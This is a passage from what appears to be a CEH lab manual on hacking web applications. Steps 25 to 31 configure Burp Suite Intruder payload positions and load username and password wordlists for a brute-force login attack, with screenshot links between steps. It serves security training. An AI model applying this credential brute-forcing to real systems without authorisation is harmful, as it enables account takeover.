


25. Once the username and password payloads are added. The symbol **'§'** will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.


26. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
27. Under the **Payload Options [Simple list]** section, click the **Load…** button.



28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.




29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.




30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.


31. Under the **Payload Options [Simple list]** section, click the **Load...** button.



